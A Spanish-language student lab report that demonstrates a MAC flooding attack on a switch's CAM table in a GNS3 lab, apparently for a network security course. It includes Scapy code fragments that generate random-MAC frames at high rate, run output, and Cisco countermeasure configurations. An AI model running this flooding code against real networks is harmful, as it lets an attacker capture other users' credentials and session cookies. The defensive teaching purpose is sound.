

DOCUMENTACIÓN TÉCNICA PROFESIONAL

Ataque MAC Flooding — Desbordamiento de Tabla CAM

Campo	Detalle
Autor	Emmanuel Orlando Rodriguez
Matrícula	2025-0798
Asignatura	Seguridad en Redes
Fecha	Junio 2026
Script	EmmanuelRodriguez_2025-0798_mac_flooding_P1.py

1. Objetivo del Laboratorio

El presente laboratorio tiene como objetivo demostrar de forma práctica cómo un atacante puede desbordar la tabla CAM (Content Addressable Memory) de un switch mediante el envío masivo de frames Ethernet con direcciones MAC de origen falsas y aleatorias.

Se busca evidenciar cómo un switch, al ver su tabla CAM completamente llena con entradas falsas, pierde la capacidad de asociar MACs a puertos y se ve obligado a reenviar TODOS los frames a TODOS sus puertos, comportándose como un hub. Esto permite al atacante (Kali Linux) capturar pasivamente el tráfico de todos los hosts de la red sin necesidad de técnicas adicionales.

2. Objetivo del Script

El script mac_flooding.py tiene como objetivo generar y enviar miles de frames Ethernet por segundo con direcciones MAC de origen completamente aleatorias hacia el switch (ESW1). Cada frame nuevo obliga al switch a crear una entrada diferente en su tabla CAM. Una vez que la tabla CAM alcanza su capacidad máxima, el switch entra en modo flooding y reenvía todos los frames a todos los puertos, permitiendo la interceptación pasiva de tráfico de las víctimas.

2.1 Parámetros Usados

Parámetro	Valor	Descripción
IFACE	eth1	Interfaz de red del atacante conectada al switch
DELAY	0.001	Segundos entre paquetes (1000 pkt/seg — alta velocidad)
MAX_PKTS	10000	Máximo de paquetes enviados (0 = infinito)

2.2 Requisitos para Utilizar la Herramienta

- Sistema operativo: Kali Linux con Python 3.x
- Librería Scapy: `sudo apt install python3-scapy`
- Permisos de root (sudo)
- Conectividad de capa 2 con el switch (misma subred)

3. Documentación del Funcionamiento del Script

El script opera en modo de ataque activo: genera frames Ethernet con MACs aleatorias a alta velocidad y los inyecta directamente al switch para saturar su tabla CAM hasta que comience a hacer flooding de todo el tráfico.

Paso 1 — Generación de MAC aleatoria

La función `random_mac()` genera una dirección MAC de 6 bytes completamente aleatoria usando `random.randint(0, 255)` para cada octeto. Cada frame lleva una MAC diferente para que el switch cree una nueva entrada en su tabla CAM por cada frame recibido.

```
def random_mac():
    return "%02x:%02x:%02x:%02x:%02x:%02x" % (
        random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255),
    )
```

Paso 2 — Construcción del frame de flooding

La función `build_flood_frame()` construye un frame Ethernet con la MAC falsa como origen y broadcast (`ff:ff:ff:ff:ff:ff`) como destino. Se incluye una capa IP con IP de origen y destino aleatorias para variar el contenido del frame. El destino broadcast garantiza que el switch procese y aprenda la MAC falsa de origen en su tabla CAM.

```
def build_flood_frame(src_mac):
    frame = (
        Ether(src=src_mac, dst="ff:ff:ff:ff:ff:ff") /
        IP(src=random_ip(), dst="255.255.255.255")
    )
    return frame
```

Paso 3 — Envío masivo de frames

El bucle principal genera una MAC aleatoria, construye el frame y lo envía inmediatamente con `sendp()` de Scapy (capa 2). Se repite hasta alcanzar `MAX_PKTS` o hasta que el usuario detenga el ataque con `Ctrl+C`. Cada 100 frames se imprime el progreso con la MAC actual y la tasa de envío.

```
while True:
    if MAX_PKTS > 0 and sent >= MAX_PKTS: break
    src_mac = random_mac()
    frame = build_flood_frame(src_mac)
    sendp(frame, iface=IFACE, verbose=False)
    sent += 1
    time.sleep(DELAY)
```

Paso 4 — Efecto en el switch

Cuando la tabla CAM del switch (ESW1) se satura con miles de entradas falsas, el switch no puede asociar las MACs reales de las víctimas a sus puertos. Ante frames destinados a MACs desconocidas, el switch los reenvía

a TODOS los puertos (flooding), permitiendo a Kali capturar en Wireshark el tráfico de PC1 y PC2 sin ser detectado activamente.

Impacto del ataque

Todo el tráfico de PC1 y PC2 que normalmente sería entregado punto a punto por el switch ahora es reenviado a todos los puertos, incluyendo el puerto de Kali. El atacante puede ver credenciales, cookies de sesión, tráfico HTTP y cualquier dato no cifrado que circule en la red. La víctima no percibe ninguna anomalía en su conectividad.

4. Documentación de la Red

4.1 Topología de Red

La topología fue construida en GNS3 utilizando imágenes Cisco c3725. La red opera en una única subred 192.168.79.0/24 sin VLANs.

Diagrama de topología

```
R1 (192.168.79.1) — Gateway
|
ESW1 (Switch L2)
/   |   \
PC1  PC2  Kali
.10  .20  .30 (Atacante MAC Flooding)
```

Flujo del ataque:
Kali → inyecta miles de MACs falsas → ESW1 tabla CAM llena
ESW1 → flooding a todos los puertos → Kali captura tráfico

4.2 Direccionamiento IP


Dispositivo	IP	MAC	Rol
Router R1	192.168.79.1	c2:02:4c:34:00:00	Gateway
PC1 (Víctima)	192.168.79.10	00:50:79:66:68:00	Víctima principal
PC2	192.168.79.20	00:50:79:66:68:01	Víctima secundaria
Kali Linux	192.168.79.30	00:0c:29:18:51:86	Atacante / MAC Flooding

4.3 Interfaces y Conexiones

Dispositivo A	Puerto A	Dispositivo B	Puerto B
ESW1	fa1/2	R1	fa0/0
ESW1	fa1/1\3	PC1	e0
ESW1	fa1/0	PC2	e0
ESW1	fa1/1	Kali Linux	VMnet5

5. Capturas de Pantalla

Captura 1 — Topología GNS3 con nombre y matrícula visible:



Captura 2 — Script mac_flooding.py ejecutándose en Kali:

[Ver captura: terminal Kali ejecutando sudo python3 EmmanuelRodriguez_2025-0798_mac_flooding_P2.py — mostrando frames enviados, MAC actual y tasa frames/seg]

```
(kali㉿kali)-[~/Desktop]
$ sudo python3 flooding.py

Ataque MAC Flooding – Desbordamiento de Tabla CAM
Autor : Emmanuel Orlando Rodriguez
Matrícula: 2025-0798

[+] Interfaz : eth1
[+] Velocidad : 1000 frames/seg
[+] Limite : 10000 frames

[*] Inundando tabla CAM del switch... (Ctrl+C para detener)
[!] Abrir Wireshark en Kali para capturar tráfico ajeno.

[+] Frames: 100 | MAC: c2:7b:3a:ad:29:3c | 24 frames/seg
[+] Frames: 200 | MAC: c2:de:b3:94:8f:1d | 24 frames/seg
```

```
Connected to Dynamips VM "ESW1" (ID 1, type c3725) - Console port
Press ENTER to get the prompt.
```

Dynamic	1	FastEthernet1/1
5424.56e6.d0fe	Dynamic	1 FastEthernet1/1
3887.362d.621b	Dynamic	1 FastEthernet1/1
6671.8832.aa90	Dynamic	1 FastEthernet1/1
74e7.c501.9845	Dynamic	1 FastEthernet1/1
26ed.da99.a6bf	Dynamic	1 FastEthernet1/1
2422.8b1f.8b07	Dynamic	1 FastEthernet1/1
7c08.18df.ad01	Dynamic	1 FastEthernet1/1
dab9.1cd3.a2a8	Dynamic	1 FastEthernet1/1
5c6e.4aac.afeb	Dynamic	1 FastEthernet1/1
58ae.b128.471a	Dynamic	1 FastEthernet1/1
e61c.86fc.5bf1	Dynamic	1 FastEthernet1/1
94e5.82f4.04e8	Dynamic	1 FastEthernet1/1
eef3.15ec.287f	Dynamic	1 FastEthernet1/1
d6ee.393a.075c	Dynamic	1 FastEthernet1/1
2610.289a.4b69	Dynamic	1 FastEthernet1/1
b6b4.7b5e.50d1	Dynamic	1 FastEthernet1/1
7c11.7381.4b2e	Dynamic	1 FastEthernet1/1
44a2.59ba.1d08	Dynamic	1 FastEthernet1/1
f49a.482d.fda1	Dynamic	1 FastEthernet1/1

6. Contramedidas

Las contramedidas para MAC Flooding se enfocan en limitar la cantidad de MACs que se pueden aprender por puerto o en detectar el comportamiento anómalo de flooding masivo.

6.1 Contramedida 1 — Port Security en el Switch (la más robusta)

Port Security permite configurar en cada puerto del switch un límite máximo de direcciones MAC aprendidas. Si se supera ese límite, el switch puede apagar el puerto (shutdown), descartar los frames adicionales (restrict) o simplemente registrar la violación (protect). Esta contramedida bloquea directamente el ataque MAC Flooding.

¿Qué hace cada comando?

- `switchport mode access` — Pone el puerto en modo acceso (requerido para Port Security).
- `switchport port-security` — Activa Port Security en el puerto.
- `switchport port-security maximum 2` — Limita a máximo 2 MACs aprendidas por puerto.
- `switchport port-security violation shutdown` — Apaga el puerto si se detecta una violación.

```
ESW1(config)# interface fastEthernet 1/1
ESW1(config-if)# switchport mode access
ESW1(config-if)# switchport port-security
ESW1(config-if)# switchport port-security maximum 2
ESW1(config-if)# switchport port-security violation shutdown
ESW1(config-if)# exit
```

Nota: Port Security en c3725 GNS3 tiene soporte limitado. Se recomienda verificar con hardware real (Cisco Catalyst 2950/3550) o imágenes IOSv L2.

6.2 Contramedida 2 — Dynamic ARP Inspection + DHCP Snooping

Combinando DHCP Snooping con Dynamic ARP Inspection (DAI), el switch valida que los paquetes ARP provengan de hosts legítimos (con arrendamiento DHCP válido). Aunque está orientado a ARP Spoofing, reduce la superficie de ataque general en entornos con flooding.

```
ESW1(config)# ip dhcp snooping
ESW1(config)# ip dhcp snooping vlan 1
ESW1(config)# ip arp inspection vlan 1
ESW1(config)# interface fastEthernet 1/2
ESW1(config-if)# ip dhcp snooping trust
ESW1(config-if)# ip arp inspection trust
```

6.3 Contramedida 3 — Monitoreo con Wireshark / IDS

Configurar un IDS/IPS (Snort, Suricata) o alertas en Wireshark para detectar tasas anormalmente altas de frames con MACs de origen únicas (>500 MACs nuevas por segundo) desde un mismo puerto. Permite detectar el ataque en tiempo real y tomar acción manual.

- Umbral típico de alerta: más de 200 MACs nuevas por segundo desde un mismo puerto.
- Acción recomendada: bloquear el puerto del atacante en el switch inmediatamente.

6.4 Comparación de Contramedidas

Contramedida	Efectividad	Dificultad	Compatible GNS3
Port Security en switch	Muy alta	Media	Parcial (c3725)
DHCP Snooping + DAI	Alta	Media	No (c3725)
Monitoreo IDS / Wireshark	Media	Baja	Sí